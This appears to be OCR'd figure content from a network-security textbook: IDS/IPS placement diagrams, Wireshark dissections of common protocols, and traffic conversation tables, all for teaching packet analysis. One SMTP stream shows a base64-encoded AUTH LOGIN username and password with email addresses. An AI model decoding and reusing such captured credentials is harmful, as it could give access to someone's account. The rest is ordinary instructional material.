

Inside Zone
Outside Zone
Internal Network
Internet
DMZ



Server A
Inside Zone
Internet
Server B



Server A
Inside Zone
Internet
Server B


Tap
Device is running
security monitoring tools


Device is running
security monitoring tools


Internet
IPS placed in-line with network traffic
Firewall
IPS
Router
Internal Network


Internet
IDS is connected on a SPAN (mirror) port on the switch.
Firewall
IPS
Router
Internal Network
IDS




```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
v Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
  v Destination: Kye_20:6c:df (00:c0:df:20:6c:df)
      Address: Kye_20:6c:df (00:c0:df:20:6c:df)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
      Address: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
```

```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
v Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0xb305 (45829)
  > Flags: 0x40, Don't fragment
    Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x315b [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.1.1.101 (10.1.1.101)
    Destination Address: 10.1.1.1 (10.1.1.1)
```

```
> Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
> Ethernet II, Src: 86:93:23:d3:37:8e (86:93:23:d3:37:8e), Dst: 22:1a:95:d6:7a:23 (22:1a:95:d6:7a:23)
v Internet Protocol Version 6, Src: fc00:2:0:2::1, Dst: fc00:2:0:1::1
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 1101 0110 1000 0100 1010 = Flow Label: 0xd684a
    Payload Length: 40
    Next Header: TCP (6)
    Hop Limit: 64
    Source Address: fc00:2:0:2::1
    Destination Address: fc00:2:0:1::1
```

```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
> Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
v Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 0, Len: 0
    Source Port: phonex-port (3177)
    Destination Port: http (80)
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 882639998
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    0111 .... = Header Length: 28 bytes (7)
  > Flags: 0x002 (SYN)
    Window: 0
    [Calculated window size: 0]
    Checksum: 0x26e5 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (8 bytes), Maximum segment size, No-Operation (NOP), No-Operation (NOP), SACK permitted
  > [Timestamps]
```

```
> Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface en1, id 0
> Ethernet II, Src: Apple_13:c5:58 (60:33:4b:13:c5:58), Dst: MS-NLB-PhysServer-26_11:f0:c8:3b (02:1a:11:f0:c8:3b)
> Internet Protocol Version 4, Src: Crunch.local (192.168.43.9), Dst: 192.168.43.1 (192.168.43.1)
v User Datagram Protocol, Src Port: 51677 (51677), Dst Port: domain (53)
    Source Port: 51677 (51677)
    Destination Port: domain (53)
    Length: 46
    Checksum: 0xf268 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
  > [Timestamps]
    UDP payload (38 bytes)
```

Fields within a UDP packet

No.	Time	Source	Destination	Protocol	Length	Info
4	5.013334	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=0/0, ttl=64 (reply in 5)
5	5.505538	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=0/0, ttl=40 (request in 4)
6	6.019290	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=1/256, ttl=64 (reply in 7)
7	6.153653	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=1/256, ttl=40 (request in 6)
8	7.015108	192.168.43.9	8.8.8.8	ICMP	98	Echo (ping) request id=0xd73b, seq=2/512, ttl=64 (reply in 9)
9	7.781987	8.8.8.8	192.168.43.9	ICMP	98	Echo (ping) reply id=0xd73b, seq=2/512, ttl=40 (request in 8)
12	7.983593	192.168.43.9	8.8.4.4	ICMP	98	Echo (ping) request id=0xdb3b, seq=0/0, ttl=64 (no response found!)
13	8.984437	192.168.43.9	8.8.4.4	ICMP	98	Echo (ping) request id=0xdb3b, seq=1/256, ttl=64 (reply in 14)

```
> Internet Protocol Version 4, Src: 192.168.43.9, Dst: 8.8.8.8
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xbbb3 [correct]
    [Checksum Status: Good]
    Identifier (BE): 55099 (0xd73b)
    Identifier (LE): 15319 (0x3bd7)
    Sequence Number (BE): 0 (0x0000)
    Sequence Number (LE): 0 (0x0000)
    [Response frame: 5]
    Timestamp from icmp data: May 30, 2013 18:45:17.283108000 SA Western Standard Time
    [Timestamp from icmp data (relative): 0.000079000 seconds]
  > Data (48 bytes)
```

Fields within an ICMP message

```
> Internet Protocol Version 4, Src: 192.168.43.9, Dst: 192.168.43.1
> User Datagram Protocol, Src Port: 50082 (50082), Dst Port: domain (53)
v Domain Name System (query)
    Transaction ID: 0x2121
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.wireshark.org: type A, class IN
        Name: www.wireshark.org
        [Name Length: 17]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 25]
```

No.	Time	Source	Destination	Protocol	Length	Info
6	0.727603	74.53.140.153	10.10.1.4	SMTP	235	S: 220-xc90.websitewelcome.com ESMTP Exim 4.69 #1 Mon, 05 Oct 2009
7	0.732749	10.10.1.4	74.53.140.153	SMTP	63	C: EHLO GP
9	1.074123	74.53.140.153	10.10.1.4	SMTP	191	S: 250-xc90.websitewelcome.com Hello GP [122.162.143.157] | SIZE 5
10	1.076669	10.10.1.4	74.53.140.153	SMTP	66	C: AUTH LOGIN
11	1.419021	74.53.140.153	10.10.1.4	SMTP	72	S: 334 VXNlcm5hbWU6
12	1.419595	10.10.1.4	74.53.140.153	SMTP	84	C: User: Z3VycGFydGFwQHBhdHJpb3RzLmlu
13	1.761484	74.53.140.153	10.10.1.4	SMTP	72	S: 334 UGFzc3dvcmQ6
14	1.762058	10.10.1.4	74.53.140.153	SMTP	72	C: Pass: cHVuamFiQDEyMw==
15	2.121738	74.53.140.153	10.10.1.4	SMTP	84	S: 235 Authentication succeeded
16	2.122354	10.10.1.4	74.53.140.153	SMTP	90	C: MAIL FROM: <gurpartap@patriots.in>
17	2.464705	74.53.140.153	10.10.1.4	SMTP	62	S: 250 OK
18	2.465190	10.10.1.4	74.53.140.153	SMTP	93	C: RCPT TO: <raj_deol2002in@yahoo.co.in>
19	2.827648	74.53.140.153	10.10.1.4	SMTP	68	S: 250 Accepted

Wireshark · Follow TCP Stream (tcp.stream eq 0) · smtp.pcap

```
220-xc90.websitewelcome.com ESMTP Exim 4.69 #1 Mon, 05 Oct 2009 01:05:54 -0500
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO GP
250-xc90.websitewelcome.com Hello GP [122.162.143.157]
250-SIZE 52428800
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
Z3VycGFydGFwQHBhdHJpb3RzLmlu
334 UGFzc3dvcmQ6
cHVuamFiQDEyMw==
235 Authentication succeeded
MAIL FROM: <gurpartap@patriots.in>
250 OK
RCPT TO: <raj_deol2002in@yahoo.co.in>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
From: "Gurpartap Singh" <gurpartap@patriots.in>
To: <raj_deol2002in@yahoo.co.in>
Subject: SMTP
Date: Mon, 5 Oct 2009 11:36:07 +0530
Message-ID: <000301ca4581$ef9e57f0$cedb07d0$@in>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_0004_01CA45B0.095693F0"
X-Mailer: Microsoft Office Outlook 12.0
Thread-Index: AcpFgem9BvjjZEDeR1Kh8i+hUyVo0A==
Content-Language: en-us
```

19 client pkts, 10 server pkts, 18 turns.

Entire conversation (15kB) | Show data as ASCII | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help


```
› Internet Protocol Version 4, Src: 10.1.1.101, Dst: 10.1.1.1
› Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 1, Ack: 1, Len: 476
˅ Hypertext Transfer Protocol
  › GET / HTTP/1.1\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11  [en]\r\n
    Host: 10.1.1.1\r\n
    Accept: application/x-shockwave-flash,text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,video/x-mng,image/png,ima
    Accept-Language: en\r\n
    Accept-Charset: windows-1252, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1\r\n
    Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://10.1.1.1/]
    [HTTP request 1/1]
    [Response in frame: 6]
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.159? Tell 24.166.172.1
2	0.098594	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.172.141? Tell 24.166.172.1
3	0.110617	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.161? Tell 24.166.172.1
4	0.211791	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 65.28.78.76? Tell 65.28.78.1
5	0.216744	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.163? Tell 24.166.172.1
6	0.307909	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.175.123? Tell 24.166.172.1
7	0.330433	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.165? Tell 24.166.172.1
8	0.408556	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.175.82? Tell 24.166.172.1
9	0.455104	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 69.76.220.131? Tell 69.76.216.1
10	0.486666	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 24.166.173.168? Tell 24.166.172.1
11	0.504694	00:07:0d:af:f4:54	ff:ff:ff:ff:ff:ff	ARP	60	Who has 69.76.221.27? Tell 69.76.216.1


```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: 00:07:0d:af:f4:54, Dst: ff:ff:ff:ff:ff:ff
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 00:07:0d:af:f4:54
    Sender IP address: 24.166.172.1
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 24.166.173.159
```


HyperText Transport Protocol (HTTP)

- http.cap A simple HTTP request and response.
- http_gzip.cap A simple HTTP request with a one packet gzip Content-Encoded response.
- http-chunked-gzip.pcap A single HTTP request and response for www.wireshark.org (proxied using socat to remove SSL encryption). Response is gzipped and used chunked encoding. Added in January 2016.
- http_with_jpegs.cap.gz A simple capture containing a few JPEG pictures one can reassemble and save to a file.
- tcp-ethereal-file1.trace (libpcap) A large POST request, taking many TCP segments.
- tcp-ecn-sample.pcap A sample TCP/HTTP of a file transfer using ECN (Explicit Congestion Notification) feature per RFC3168. Frame 48 experienced Congestion Encountered.





```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
> Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: Kye_20:6c:df (00:c0:df:20:6c:df)
> Internet Protocol Version 4, Src: 10.1.1.101 (10.1.1.101), Dst: 10.1.1.1 (10.1.1.1)
> Transmission Control Protocol, Src Port: phonex-port (3177), Dst Port: http (80), Seq: 0, Len: 0
```






Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s
10.1.1.1	10.1.1.101	342	264k	204	250k	138	13k	0.000000	11.3833	176k	
10.1.1.101	209.225.11.237	14	3724	7	1379	7	2345	0.121783	1.3282	8305	
10.1.1.101	servedby.advertising.com	127	50k	61	24k	66	26k	1.199417	3.2976	59k	





Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
10.1.1.101	phonex-port	10.1.1.1	http	10	1485	5	754	5	731	0.000000
10.1.1.101	h2gf-w-2m	209.225.11.237	http	13	2954	7	1379	6	1575	0.121783
10.1.1.101	cops-tls	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.199417
10.1.1.101	apogeex-port	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.199758
10.1.1.101	smpppd	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.225929
